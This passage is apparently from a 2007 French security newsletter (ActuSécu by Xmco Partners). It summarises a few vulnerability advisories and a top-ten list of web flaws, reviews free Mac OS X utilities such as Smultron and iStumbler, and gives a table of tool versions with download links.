Le problème résultait du mauvais traitement des fichiers RPT spécialement conçus. En effet, lors de l'ouverture d'un fichier malformé, il était possible de provoquer un débordement de tampon et permettre au pirate de prendre le contrôle du système implémentant une version du logiciel vulnérable.

INFO...

Le Top ten des vulnérabilités Web

Jeremiah Grossman, expert sécurité, vient de publier un rapport sur les différentes failles de sécurité applicatives découvertes lors de tests d'intrusion.


Cette étude établit un "Top Ten" des vulnérabilités découvertes lors d'audits déroulés entre juillet 2006 et Septembre 2007.

Voici le palmarès :

1. Cross Site Scripting (7 sites sur 10)
2. Fuite d'informations (5 sites sur 10)
3. Injection d'informations (1 site sur 4)
4. Noms de fichiers, ressources prédictibles (1 site sur 4)
5. Injection SQL (1 site sur 5)
6. Problèmes d'authentification (1 site sur 6)
7. Problèmes d'autorisation (1 site sur 6)
8. Utilisation frauduleuses de fonctionnalités offertes par l'application (1 site sur 7)
9. Listing de répertoires(1 site sur 20)
10. HTTP Response Splitting (1 site sur 25)

Windows Services for Unix (MS07-053)

Pour conclure, Microsoft corrigeait une faille du composant Windows Services for Unix (SFU).
Ce composant, installé sur les plates-formes Windows afin de fournir au noyau un support des services Unix, était vulnérable.
Le chercheur en vulnérabilité Brian A. Reiter a prouvé que des binaires **suid** de ce module permettaient à un pirate local d'élever ses privilèges sur le système.



Liste des outils bien utiles

Chaque mois, nous vous présentons, dans cette rubrique, les outils libres qui nous paraissent utiles et pratiques.

Ces utilitaires ne sont en aucun cas un gage de sécurité et peuvent également être un vecteur d'attaque.

Nous cherchons simplement à vous faire part des logiciels gratuits qui pourraient faciliter votre travail ou votre utilisation quotidienne de votre ordinateur.

Vous trouverez également à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros de l'ActuSécu.

Depuis la création de l'ActuSécu, nous avons consacré cette rubrique aux outils essentiellement Windows et Unix mais nous avons q oublié nos chers lecteurs qui utilisent **Mac OS X**.


Les consultants XMCO étant des fans inconditionnels de ce système d'exploitation, nous vous proposons quelques logiciels simples et pratiques que nous utilisons régulièrement.

Ce mois-ci, nous avons choisi de présenter les logiciels suivants :

- Smultron : éditeur de texte.
- Resize'em All : outil de redimension d'images.
- Desktop Manager : gestionnaire de bureaux virtuels.
- Istumbler : détection de réseaux sans fils.

Smultron

Editeur de texte

Version actuelle	4/2007
Utilité	★★★★★
Type	Utilitaire
Description	Smultron est un éditeur de texte qui possède toutes les caractéristiques essentielles d'un tel outil : coloration syntaxique, ouverture simultanée de fichiers, reconnaissance des langages de programmation, prévisualisation HTML… Smultron est doté d'une interface simple et claire.
Capture d'écran	
Téléchargement	Smultron est disponible sous Mac OS X à l'adresse suivante : http://smultron.sourceforge.net/
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Peu d'éditeur de texte agréables sont disponibles sous Mac. La plupart des utilisateurs utilisent des logiciels tels que Bbedit (shareware) ou TexMate. Smultron apporte la solution d'édition par excellence. Smultron est un éditeur de texte complet qui ravira tous les utilisateurs Mac. Agréable et beau, il est l'exemple même des logiciels simple au design Mac réussi.

Resize'Em All

Redimensionement d'images

Version actuelle	
Utilité	
Type	Utilitaire
Description	Des utilitaires comme PowerToys sous Windows permettent de redimensionner des images en quelques clics sans voir besoin de passer par des logiciels comme Photoshop. Resize'Em All est la solution pour Mac OS X.
Capture d'écran	
Téléchargement	Resize'Em All est disponible sous Mac OS X à l'adresse suivante : http://www.eagle-of-liberty.com/resizeemall/index_en.php
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	En glissant simplement une image au sein de la fenêtre du logiciel, vous pourrez rapidement définir la taille de l'image, effectuer une rotation et choisir le type. Encore un utilitaire simple pour les professionnels de l'images comme pour les webmasters amateurs...


Desktop Manager

Bureaux virtuels

Version actuelle	0.5.4r1
Utilité	★★★★★
Type	Utilitaire
Description	Desktop Manager est un gestionnaire de bureaux virtuels qui permet de naviguer rapidement entre différents bureau à l'aide de raccourcis. Léger et facile d'utilisation, il s'intègre parfaitement dans l'environnement mac avec les fameuses transitions cubiques.
Capture d'écran	
Téléchargement	Desktop Manager est disponible sous Mac OS à l'adresse suivante : http://www.macupdate.com/info.php/id/12682
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Les fans de Windows ont toujours envié le système Mac OS X pour ses animations impressionnantes et le graphisme Apple. Les bureaux virtuels avec l'utilisation de Desktop Manager font partis des petits plus du système d'exploitation Mac OS X. Les bureaux virtuels changent rapidement et donne une autre dimension au bureau souvent étriqué même avec l'utilisation des fenêtres "éclatées".

iStumbler

Recherche de réseau sans fils

Version actuelle	v.98
Utilité	★★★★☆
Type	Sécurité
Description	Enfin le dernier outil de ce mois-ci se nomme iStumbler. Les connaisseurs du genre trouveront le nom de cet outil familier qui existe notamment sous WIndows sous le nom de Net Stumbler. Cet utilitaire permet de scanner les réseaux Wifi
Capture d'écran	
Téléchargement	iStumbler est disponible à l'adresse suivante : http://www.istumbler.net/
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	iStumbler est un très bon outil de découverte de réseaux sans fils. Il peut également servir pour identifier les périphériques Bluetooth ou les réseaux Bonjour en précisant le niveau de sécurité associé et l'adresse Mac associé.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 4.0 r1	07/2007	http://www.debian.org/CD/netinst/
Snort	2.8.0	25/09/2007	http://www.snort.org/dl/
MySQL	6.0.2-alpha	09/2007	http://dev.mysql.com/downloads/mysql/6.0.html
	5.1.22	09/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.45	09/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.6	09/2007	http://httpd.apache.org/download.cgi
	2.0.61	09/2007	http://httpd.apache.org/download.cgi
	1.3.39	09/2007	http://httpd.apache.org/download.cgi
Nmap	4.22SOC7	09/2007	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.8	09/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	2.0.0.6	09/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.2.3	09/2007	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.60	05/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.90.2.1	06/2007	http://www.clamav.net/stable.php#pagestart http://fr.clamwin.com/content/view/110/1/
Ubuntu	7.10 Gutsy Gibon	09/2007	http://www.ubuntu-fr.org/telechargement
Postfix	2.4	03/2007	http://www.postfix.org/download.html
Squid	2.6	05/09/2007	http://www.squid-cache.org/Versions/v2/2.6/
Filezilla	3.0.2.1	09/2007	http://filezilla.sourceforge.net/
OpenSSH	4.7/4.7p1	04/09/2007	http://www.openssh.com/
Search & Destroy	1.5.1	09/2007	http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.3a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	03/2007	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.86	09/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.24	09/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.34	09/10/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://docs.google.com/
Nessus	3.0.6	09/2007	http://www.nessus.org/download
Windows Services for Unix	3.5	18/04/204	http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.3.1		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	2.0.2	09/05/2007	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	4.0.4	09/2007	http://winscp.net/eng/download.php
Lcc	v-2007-10-18	18/10/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.9.7	09/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.5.0.17	09/2007	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.3	04/2007	http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.9.1	15/05/2007	http://aircrack-ng.org/doku.php
PDFCreator	0.9.3 GPL		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42 4.55 beta	14/05/2006 14/05/2007	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	01/08/2006	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	2.5.1.1/5.8.8.822		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.11	10/2007	http://www.feedreader.com/download
Key Pass Password Safe	1.09	09/2007	http://keepass.info/download.html
VmWare converter	3.0.2	18/10/2007	http://www.vmware.com/download/converter
Testdisk	6.8	17/02/2007	http://cgsecurity.org/wiki/Testdisk_Download
Google Desktop	5.0		http://desktop.google.com/index.html
UltraBackup	2007	04/2007	http://www.astase.com/produits/ultrabackup
Google Reader			http://www.google.fr/reader
Google Agenda	3.0		http://www.google.com/calendar/render?hl=fr
Emacs	22.1	02/06/2003	http://www.gnu.org/software/emacs/
Locknote	1.0.3	06/03/2007	http://sourceforge.net/project/showfiles.php?group_id=156910
Ultimate boot CD	4.1.0		http://www.ultimatebootcd.com/download.html

NOM	DERNIÈRE VERSION	DATE	LIEN
Printscreen	4.3	01/10/2007	http://www.gadwin.com/downloads/ps_setup.exe
Gcal Daemon			http://gcaldaemon.sourceforge.net/download.html
Drive XML	1.21		http://www.runtime.org/dixml.htm
Yahoo Widget	4		http://widgets.yahoo.com/
Memtest			http://www.zdnet.fr/telecharger/windows/fiche/0,39021313,39056700s,00.htm
AVG Antirootkit			http://www.avgfrance.com/doc/products-avg-anti-rootkit-free-edition/fr/crp/0
Comodo Personnal Firewall	2.4		http://www.personalfirewall.comodo.com http://www.personalfirewall.comodo.com/download/CF_Setup_Addon_French_2.4.2.102_BETA.exe
Revo Uninstaller	1.34		http://www.revouninstaller.com/
Recover Files	3.3		http://www.undeleteunerase.com/
BHO Demon	2.0.0.23	2005	http://www.majorgeeks.com/download3550.html

A propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des explications claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'Actu Sécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

A propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur nos prestations :
Notre site web : http://www.xmcopartners.com/